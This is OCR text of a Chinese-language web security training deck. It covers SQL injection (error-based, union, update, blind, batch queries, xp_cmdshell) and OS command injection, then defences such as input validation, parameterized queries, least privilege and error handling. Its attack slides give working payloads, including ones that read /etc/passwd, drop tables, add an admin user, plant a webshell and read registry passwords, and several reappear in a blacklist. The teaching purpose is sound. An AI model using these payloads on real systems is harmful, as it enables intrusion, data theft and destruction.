    Microsoft OLE DB Provider for SQL Server (0x80040E14)
    資料行 'tblUser.UserID' 在選取清單中無效，因爲它並未包含在彙總函數中且沒有 GROUP BY 子句。
    /sqlinject/login.asp, line 16
  - 得知資料庫為MS SQL Server。
  - 知道存放使用者的資料表名稱是 tblUser，且查詢中有一個欄位叫 UserID。

Attack Sample

取得表格欄位名稱(cont.)

- 輸入:
  - 帳號輸入：**' GROUP BY UserID HAVING 1=1--**
  - 密碼輸入：**abcd**
- 原先的指令變成:

  SELECT * FROM tblUser WHERE UserName='' GROUP BY UserID HAVING 1=1--' AND Password='abcd'
- 結果:
  - 系統回覆錯誤訊息:

    • 錯誤類型：
    Microsoft OLE DB Provider for SQL Server (0x80040E14)
    資料行 'tblUser.UserName' 在選取清單中無效，因爲它並未包含在彙總函數或 GROUP BY 子句中。
    /sqlinject/login.asp, line 16
  - 再次在系統錯誤訊息中可知查詢的欄位還有 UserName 。

Attack Sample

取得表格欄位名稱(cont.)

- 如此可一路測試下去，推敲出資料庫的各個欄位，直到輸入:
  - 帳號輸入：**' GROUP BY UserID,UserName,Password,Pri HAVING 1=1--**
  - 密碼輸入：**abcd**
- 原先的指令變成:

  SELECT * FROM tblUser WHERE UserName='' GROUP BY UserID,UserName,Password,Pri HAVING 1=1--' AND Password='abcd'
- 結果: 系統不再回覆錯誤→可知該表格所有欄位已被推敲出來。

Union Based

- 利用在判斷式後結合前後兩段 SQL 語句以撈取資料庫內容
- 攻擊字串範例:
  - ✓ id=1 order by 10-- (首先利用 order by 判斷欄位數量)
  - ✓ id=1 union select 1,2,3,4,5--
  - ✓ id=1 union select 1,2,3,database(),5--
  - ✓ id=1 union select 1,2,3,(select top 1 name from master..sysdatabases where dbid=7),5--
  - ✓ id=1 union select 1,2,3,load_file('/etc/passwd'),5--

Why ？？？

- 本來的語法長這樣

```
Select
   id,user,message
From
   board
Where
   id= [網址參數id]
```

- 插入SQL後成為 –

```
Select
   id,user,message
From
   board
Where
   id= 1
Union select
   1,2,version()--
```

Demo → ….

Update Based

- 利用程式更新資料時，插入欲撈取資料之SQL語句，期望在更新後得到資料。
- 攻擊字串範例:
  - ✓‘ + @@version + ‘
  - ✓‘ + (select name from master..sysdatabases where dbid=7) +’
  - ✓‘,email=(select …),’ …

Why ？？？

- 本來的語法長這樣

```
Update
  Member
Set
  email='[email]',
  address='[地址]'
Where
  user='[使用者名稱]'
```

- 插入SQL後成為 –

```
Update
  Member
Set
  email='' + passwd + '',
  address='[地址]'
Where
  user='[使用者名稱]'
```

Blind SQL Injection

- 頁面沒有任何錯誤訊息供判斷，故稱“Blind”
- 利用回應頁面的“是”與“否”判斷所注入的SQL是否執行成功
- 攻擊字串範例:
  - ✓id=1 and 1=1
  - ✓id=1 and 1=2
  - ✓id=1 and (select top 1 ascii(substring(passwd,1,1)) from users)>79

Why ？？？

- 本來的語法長這樣

```
Select
   *
From
   News
Where
   id= [網址參數id]
```

- 插入SQL後成為 –

```
Select
   *
From
   News
Where
   id= 1 and 1=1
       (1 and 1=2)
```

頁面結果通常會與id=1相同

觀察兩次查詢的結果

Demo → ….

Attack Sample

➢猜測資料庫種類與版本

```
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >100 --> False --> 1 ~ 100
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >50  --> True  --> 50 ~ 100
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >70  --> False --> 50 ~ 70
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >60  --> False --> 50 ~ 60
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >55  --> False --> 50 ~ 55
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) =53  --> True  --> ASCII = 53 --> '5'


http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,2,1)) ) =46   --> 5.
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,3,1)) ) =48   --> 5.0
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,4,1)) ) =46   --> 5.0.
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,5,1)) ) =51   --> 5.0.3
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,6,1)) ) =55   --> 5.0.37
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,7,1)) ) =45   --> 5.0.37-
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,8,1)) ) =108  --> 5.0.37-l
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,9,1)) ) =111  --> 5.0.37-lo
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,10,1)) ) =103 --> 5.0.37-log  ====> MySQL DB
http://XXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,11,1)) ) >0   --> False --> Stop !
```

Batch Queries

- 利用；符號中止原查詢語句，串接欲執行之其他指令。(MS-SQL 為主)
  - ✓可串 接包含四大資料處理語法（Select / Insert / Delete / Update）的SQL 語句
  - ✓可串接延伸程序等
- 攻擊字串範例:
  - ✓id=1 ; drop table account;--
  - ✓id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--
- 不見得會攻擊成功，需要 .....

Extended Procedure

- 適用於後端資料庫支援Stored Procedures
- 搭配前面介紹的 Batch Queries方式執行
- 攻擊字串範例:
  - ✓ id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--

延伸預存程序名稱(MS-SQL)	功用
xp_cmdshell	能夠以 SQL Server 的系統帳號身分來執行任何應用程式 。
xp_regXXXX	存取作業系統的registry 資料。
xp_servicecontrol	停掉或啟動某個服務。
xp_terminate_process	停掉某個執行中的程序，但賦予的參數是 Process ID。
xp_dirtree	顯示某個目錄下的子目錄與檔案架構。
xp_oaXXXX	存取伺服器外部 OLE 物件 。

防護建議

- 輸入資料檢驗
- 改寫資料庫存取程式
- 資料庫管理
- 妥善的處理錯誤訊息

輸入資料檢驗

白名單範例

✓範例：數字型 - 僅允許數字

```
if not isNumeric( Request.QueryString("id") ) Then
        Response.end
end if
```

✓範例：字串型 - 僅允許英文及數字

```
set Reg = new RegExp
with Reg
        .Pattern = "^[a-zA-Z0-9]+$"
end with

if not Reg.Test(Request.Form("username")) Then
        Response.end
end if
```

輸入資料檢驗(cont.)

✓範例：SSN Validation

```
<%@ language="C#" %>
<form id="form1" runat="server">
    <asp:TextBox ID="SSN" runat="server"/>
    <asp:RegularExpressionValidator ID="regexpSSN"
   runat="server"
            ErrorMessage="Incorrect SSN Number"
            ControlToValidate="SSN"
            ValidationExpression="^\d{3}-\d{2}-\d{4}$" />
</form>
```

輸入資料檢驗(cont.)

✓範例：ID/Password Validation

```
using System;
using System.Text.RegularExpressions;

public void CreateNewUserAccount(string name, string password)
{
      // Check name contains only lower case or upper case letters,
      // the apostrophe, a dot, or white space. Also check it is
      // between 1 and 40 characters long
      if ( !Regex.IsMatch(userIDTxt.Text, @"^[a-zA-Z'./s]{1,40}$"))
            throw new FormatException("Invalid name format");

      // Check password contains at least one digit, one lower case
      // letter, one uppercase letter, and is between 8 and 10
      // characters long
      if ( !Regex.IsMatch(passwordTxt.Text, @"^(?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{8,10}$" ))
            throw new FormatException("Invalid password format");

     // Perform data access logic (using type safe parameters)
     ...
 }
```

輸入資料檢驗(cont.)

- 黑名單過濾
  - ✓不正常的Query
    - 使用註解符號中斷 SQL 語句
      - /*
      - --
    - 永遠成立的條件
      - or 1=1--
      - or 2>1--
      - ‘ or ‘’=‘
    - 測試查詢成功與否
      - and 1=1--
      - and 1=2--
      - ‘;declare @a int;--

輸入資料檢驗(cont.)

✓不正常的Query(cont.)

- 使查詢產生錯誤
  - 進行不同型別的轉換（字串<->整數）
  - @@version>1
- 邏輯運算錯誤
  - 1/0
- 依不存在的欄位排序
  - order by 100
- 使用union結合兩段query
  - ‘ union select col1,col2,… from table--
- 呼叫函數或延伸程序
  - ;exec master..xp_cmdshell ‘net user Hacker Hacker /add’;--
  - ;exec master..xp_cmdshell 'echo WEBSHELL > path/a.asp‘--
  - ;exec master..xp_regread 'HKEY_CURRENT_USER,Software\ORL\WinVNC3',Password;--

輸入資料檢驗(cont.)

✓程式範例：

```
set Reg = new RegExp
with Reg
        .Pattern = "(select|update|insert|delete|['#;(),-/=\\*+])"
        .IgnoreCase = True
        .Global = True
end with

test = Reg.Replace( Request.QueryString("test") , "" )
```

✓小心使用、以免影響正常輸入

✓有被繞過的風險

輸入資料檢驗(cont.)

➢ 轉換特殊字元/字串 (Escaping)

input = Request.QueryString("test")

- ✓ 將『'』替換為『\'』
  input = replace(input , "'" , "\'")
- ✓ 將『"』替換為『\"』
  input = replace(input , CHR(34) , "\" & CHR(34))
- ✓ 將『--』替換為『\-\-』(當使用的數據庫以 -- 為註解時才需進行)
  input = replace(input , "--" , "\-\-")
- ✓ 將『/*』替換為『\/*』(當使用的數據庫以 /* 為註解時才需進行)
  input = replace(input , "/" , "\/*")*
- ✓ 將『;』替換為『\;』(當使用的數據庫支援以;分段執行時需進行)
  input = replace(input , ";" , "\;")

資料庫存取程式改寫 → 治本!

- 程式改成Parameterized Queries的寫法來存取資料庫
  - ✓弱點原因來自於攻擊者可以操縱最後執行的SQL語法。所以最佳的防治方法就是將SQL語句的邏輯與資料能夠互相隔離開來。
  - ✓所有SQL語句都要改寫才有效
    - – 網站開始撰寫時就要告知所有程式設計師。

資料庫存取程式改寫(cont.)

- ✓ 程式範例 (.NET)（傳統的寫法）
  - → SQL Injection !!

```
sSql = "SELECT LocationName FROM Locations ";
sSql = sSql + " WHERE LocationID = " + Request["LocationID"];
oCmd.CommandText = sSql;
```

資料庫存取程式改寫(cont.)

✓ 程式範例（.NET – C#)（較好的寫法）：

```
string connString =
WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;
 using (SqlConnection conn = new SqlConnection(connString))
    {
        conn.Open();
        SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM
Products WHERE ProdID=@pid", conn);
        SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);
        prm.Value = Request.QueryString["pid"];
        cmd.Parameters.Add(prm);
        int recCount = (int)cmd.ExecuteScalar();
    }
```

資料庫存取程式改寫(cont.)

- ✓ 程式範例 (PHP)（較好的寫法）：
  - PDO (PHP Data Objects) (PHP >=5.1)
    - using bindParam()

```
$dbh = new PDO(DB_DSN, DB_USER, DB_PASSWORD);
$sql_find_repeat = 'SELECT COUNT(*) FROM `table_name` WHERE `col_name` = ?;';
$sth = $dbh->prepare($sql_find_repeat);
$sth->bindParam(1, $value, PDO::PARAM_STR);
$sth->execute();
```

資料庫管理


- 分離應用程式中各個功能模組存取 DB 的權限，以免一個注入點就可取得所有資料。
  - ✓ 千萬不要用sa 執行所有資料庫存取動作!
- 限制資料庫執行程式本身的權限
- 將一般用不到但功能強大的延伸程序刪除或限制其操作者身份。
  - ✓ MS-SQL :
    - sp_addextendedproc、sp_addlogin、sp_password、sp_addsrvrolemember、xp_cmdshell、xp_availablemedia、xp_dirtree、xp_servicecontrol、xp_subdirs ……等。

錯誤訊息管理

- 客製化錯誤訊息
  - ✓ 回覆簡潔的回應訊息
  - ✓ 設定固定的一般錯誤訊息
  - ✓ 帶有技術字眼的錯誤訊息記錄於後端Log系統
- 關閉系統自動輸出錯誤訊息
  - ✓ For ASP.NET
    - 關閉 debug 以免洩露資訊
      - debug="false"
    - 關閉 trace 功能
      - <trace enabled="false" >
    - 撰寫特定錯誤頁面
      - <customErrors mode="On" defaultRedirect="error.html" />


關閉系統自動輸出錯誤訊息


- 取消或自訂 IIS 的錯誤輸出
  - ✓指定自訂的錯誤輸出頁面
    - – 修改500-100.asp，將輸出錯誤的詳細訊息拿掉。(勿直接使用/iishelp/common/500-100.asp)



關閉系統自動輸出錯誤訊息(cont.)

➢ 自訂 ASP 錯誤訊息







OS Command Injection


- AP 需要利用到作業系統相關的功能
  - ✓特別是許多設備管理介面網頁
- 如果沒有妥善處理而將使用者輸入資料直接交給底層作業系統執行，則會產生此問題。

範例


http://localhost/OSCommandInjection/Main.asp - Windows Internet Explorer
http://localhost/OSCommandInjection/Main.asp
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
我的最愛 建議的網站 網頁快訊圖庫 網路測速 MyIP Google Demo
http://localhost/OSCommandInjection/Main.asp
OS Command Injection Test
Log File Name : Test.txt
submit
test-01 test-02 test-03 test-04 test-05


http://localhost/OSCommandInjection/Main.asp - Windows Internet Explorer
http://localhost/OSCommandInjection/Main.asp
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
我的最愛 建議的網站 網頁快訊圖庫 網路測速 MyIP Google Demo
http://localhost/OSCommandInjection/Main.asp
OS Command Injection Test
Log File Name : Test.txt& dir c:\
submit
test-01 test-02 test-03 test-04 test-05

範例 (cont.)


http://localhost/OSCommandInjection/Main.asp - Windows Internet Explorer
http://localhost/OSCommandInjection/Main.asp
Live Search
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
我的最愛 建議的網站 網頁快訊圖庫 網路測速 MyIP Google Demo
http://localhost/OSCommandInjection/Main.asp
OS Command Injection Test
Log File Name : Test.txt
submit
test-01 test-02 test-03 test-04 test-05 磁碟區 C 中的磁碟沒有標籤。 磁碟區序號: E872-379F c:\ 的目錄 2009/05/19 下午 06:06
a5bf9c4b0710b0c4b921f003757b 2009/05/15 下午 05:28
a7158e0483b62e9350c6807ff7288436 2009/04/29 下午 02:41 0 AUTOEXEC.BAT 2009/04/29 下午 02:41 0 CONFIG.SYS 2009/04/29 下午 02:46
Documents and Settings 2009/05/19 下午 03:51
Inetpub 2007/02/17 下午 11:39 94,720 msizap.exe 2009/09/09 下午 03:35
Perl 2009/09/10 上午 10:59
Program Files 2009/08/21 下午 01:35
Temp 2009/08/18 下午 03:12 27 test.txt 2009/11/13 下午 02:08
WINDOWS 2009/04/29 下午 02:42
